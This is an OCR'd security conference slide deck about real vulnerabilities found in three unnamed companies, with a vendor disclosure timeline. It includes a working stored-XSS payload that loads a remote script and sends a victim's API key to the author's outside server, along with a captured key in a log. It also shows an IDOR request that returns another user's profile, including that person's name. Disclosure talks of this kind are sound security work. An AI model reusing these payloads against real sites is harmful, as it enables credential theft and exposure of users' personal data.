

# **GTFØ MR. USER**

## **BY DAVID SOPAS**




dsopas

# ABOUT ME


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char<sup>4</sup>




Cobalt



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# ABOUT ME

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
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# ABOUT ME

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Besides application security, I also enjoy spending time on:


- IoT
- Lock Picking /\* educational purpose only \*/
- Speaking about infosec
- Cycling (road and mtb)
- TV shows (Mr. Robot anyone?)



# ABOUT ME

---

This year I started running... You never know when you'll need to run right?



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# DISCLAIMER

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I tried to hide all references to the affected companies  
but if I forgot any - I'M NOT RESPONSIBLE FOR  
ANY OF THE INFORMATION PRESENTED TO YOU




# DISCLAIMER

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REALLY... NOT MY FAULT!



**"Today we are going to decide who to blame."**




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# AGENDA

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- Real vulnerabilities in three large organizations
  - Company X
  - Company Y
  - Company Z
- Responsible disclosure /\* without being a real Trump \*/  
+ Also some few surprises...




# WHY

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- Company X are a service provider for a client I work for
- Company Y was an application I used - don't use it anymore :-)
- Company Z are an application I used in the past - guess what?!


Call me paranoid but I usually “try” every service I use...



# COMPANY X


---

- Who are they?
  - Company X invested \$6M in expansion (**not in security**)
  - Some of their clients (they have more than 350k) include:
    - Hilton
    - Avon
    - United Airlines
    - IKEA
    - Citroen
    - Carrefour



# COMPANY X


Your API belongs to me



Hello! I'm a  
victim



Open this link,  
Mr. Bean!



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# COMPANY X

---

**Your API belongs to me**

1. CSRF adds new entry to API list
2. Description of the API is a XSS payload

But wait... Company X had a XSS “protection”!



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
# COMPANY X

---

Your API belongs to me

I did some bypass using a hard thing called - URL encoding

↖(ツ)↗




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# COMPANY X


Your API belongs to me

Got my Stored XSS

```
<script src="//davidsopas.com/1.js"></script>
```



```
img = new Image();
img.src="https://davidsopas.com/?api_key=" + document.getElementsByClassName("apikey")[0].getAttribute("data-apikey");
```




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# COMPANY X

Your API belongs to me



IP	URL	Tempo	Tamanho (bytes)	Referindo URL	User Agent
	/?api_key=f766d3eb99d382777da8809475960bd0		707	https://[REDACTED].com/api	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:56.0) Gecko/20100101



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
# COMPANY X

---

**Your API belongs to me**

Victim triggers the Stored XSS and his original API key is sent to my server.

Even if the victim detects and deletes the added XSS payload, I already got the original one!




# COMPANY X

---

**Your API belongs to me**

What can an attacker do?

- Download all Company X clients DB
- Spoof company clients ID
- Create Company X landing pages
- Upload malicious files into Company X private cloud



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# COMPANY X


---

**Your API belongs to me**

How easy it was?

- Identified an unprotected form
- Use the CSRF to inject a XSS
- Stored the XSS and grab the API key

GAMEOVER



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# COMPANY X


---

No... It's not over...

File upload  
extension bypass

Open Redirect



CSV Injection



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# COMPANY X

...and Reflected File Download



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# COMPANY X

...and CSRF

## Callback i

Callback enabled

Which notifications would you like to receive?

Select all

Email opened

Link clicked

Purchase made

Subscribes

The latest unsubscribes

Survey submitted

Which URL to use to post notifications? i

`https://www.davidsopas.com/boom`



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# COMPANY X

## Vendor response

Email -> FALSE

Support Ticket -> FALSE

Twitter -> TRUE

15-08-2015 First contact


21-08-2015 Company X forwarded the email to security team

13-01-2016 No reply so far, asked for an update

13-01-2016 Same reply... Forwarded to security team

09-03-2016 Asked for an update

09-03-2016 “I regret any confusion but on November 2015 **we silenced fixed all the issues you sent.** We appreciate your help...”



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# COMPANY X

---


## Vendor response

21-03-2016 I told them that they “suck” in security and requested full disclosure.

25-03-2016 “We do care about security. We will contact you shortly....”

21-06-2016 “Shortly?”


21-06-2016 “I’m very sorry about the lack of response. Your situation is new to me. I’ve asked our manager about this”



# COMPANY X

---

Waiting...




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# COMPANY Y

---

- Who are they?
  - Android app with 1.000.000 to 5.000.000 downloads, only in Google Play
  - Used by 6.5M people (registered and guest)
  - Featured in Forbes
  - They rewarded me with an amazing Amazon gift card




dsopas

# COMPANY Y

---

- No Android pen testing skills experience (I leave it to my other team members)
- Really I just “Burped\*” the requests

\* Lingo for the art of using Burp proxy




dsopas

# COMPANY Y


---

When checking their API calls I noticed:

/api/user?id=8725228&auth\_token=REDACTED



URL: company/api/user  
My user ID: 8725228  
My OAUTH: REDACTED



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# COMPANY Y

---

Which returned the following JSON information:

```
{  
    "status": [  
        {  
            "code": 0,  
            "sev": "|",  
            "text": "ok"  
        }  
    ],  
    "user": [  
        {  
            "id": "8725228",  
            "user_id": "8725228",  
            "first_name": "David",  
            "last_name": "Sopas",  
            "images": "0",  
            "videos": "0",  
            "notifications": "6",  
            "email": "davidsopas@gmail.com",  
            "status": "A",  
            "fb_id": "",  
            "fb_email": null,  
            "fb_relationship_status": null,  
            "show_relationship_status": "0",  
            "relationship_status": null,  
            "profile_picture": "",  
            "has_default_profile_pic": 1  
        }  
    ]  
}
```




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# COMPANY Y

---

What if my token could be used to see other users information?




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# COMPANY Y

---

/user/?id=8725227&auth\_token=REDACTED



{status failed}


DAMN!



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# COMPANY Y

---



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
# COMPANY Y

---

If you go **-3** on the id you'll get the users info.

```
{  
    "status": [  
        {  
            "code": 0,  
            "sev": "I",  
            "text": "ok"  
        }  
    ],  
    "user": [  
        {  
            "id": "8725225",  
            "user_id": "8725225",  
            "first_name": "Cinthia",  
            "last_name": "Palma",  
            "images": "0",  
            "videos": "0",  
            "notifications": "0",  
            "email": "xxxxxxxx@yahoo.com",  
            "status": "A",  
            "fb_id": "",  
            "fb_email": null,  
            "fb_relationship_status": null,  
            "show_relationship_status": "0",  
            "relationship_status": null,  
            "profile_picture": "REDACTED/c.png",  
            "has_default_profile_pic": 0  
        }  
    ]  
}
```

